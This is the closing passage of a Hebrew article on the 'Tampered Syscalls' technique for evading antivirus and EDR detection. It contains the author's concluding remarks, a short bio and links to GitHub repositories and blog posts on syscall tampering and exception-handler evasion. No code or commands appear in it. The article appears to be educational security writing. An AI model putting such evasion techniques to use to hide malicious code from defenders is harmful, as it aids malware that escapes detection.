אין ספק שתחום מערכות ההפעלה מציע עולם רחב של ידע לחקור ולהעמיק בו. לדעתי, טכניקת Tampered Syscalls היא פרקטית ומעשית. עם זאת, חשוב להדגיש למי שמעוניין להתנסות בטכניקה זו בעצמו, או לבחון אותה מול פתרונות אנטי-וירוס והגנה, שה-Demo שהוצג במאמר זה לא יצליח לעבור אפילו מול פתרונות EDR פשוטים יחסית. קיימות דרכים רבות נוספות שבהן ה-EDR מסוגל לזהות הרצת קוד זדוני, ועל מנת להתחמק מהן יידרש שימוש במגוון רחב של טכניקות משלימות, וזהו בדיוק העניין בלימוד תחום ה-Malware - האתגר המתמיד של פתרון בעיות.

תחום ה-Malware הוא מרתק בעיני, ואני מקווה שדרך המאמר הצלחתי להרחיב את ידע הקוראים ולו במעט, בעולם הזה. תודה לכם על הקריאה ☺

על המחבר

אני יונתן ארצי, בן 19 בוגר ביה"ס הריאלי העברי בחיפה וכיום סטודנט שנה שלישית לתואר במדעי המחשב כחלק מתוכנית אתגר (תואר אקדמי לתלמידי תיכון). עולם הסייבר וה-Malware מרתק אותי.

אשמח לתגובות והערות לגבי המאמר. כמו כן, פתוח לאתגרים מקצועיים ושיתופי פעולה המשלבים למידה עצמית ויצירתיות.

מקורות מידע

- https://github.com/xetrics/vehdump
- https://github.com/rad9800/TamperingSyscalls
- https://redops.at/en/blog/direct-syscalls-vs-indirect-syscallsLink 2
- https://redops.at/en/blog/syscalls-via-vectored-exception-handling
- https://github.com/yonatanasd232132/VEH_MANUA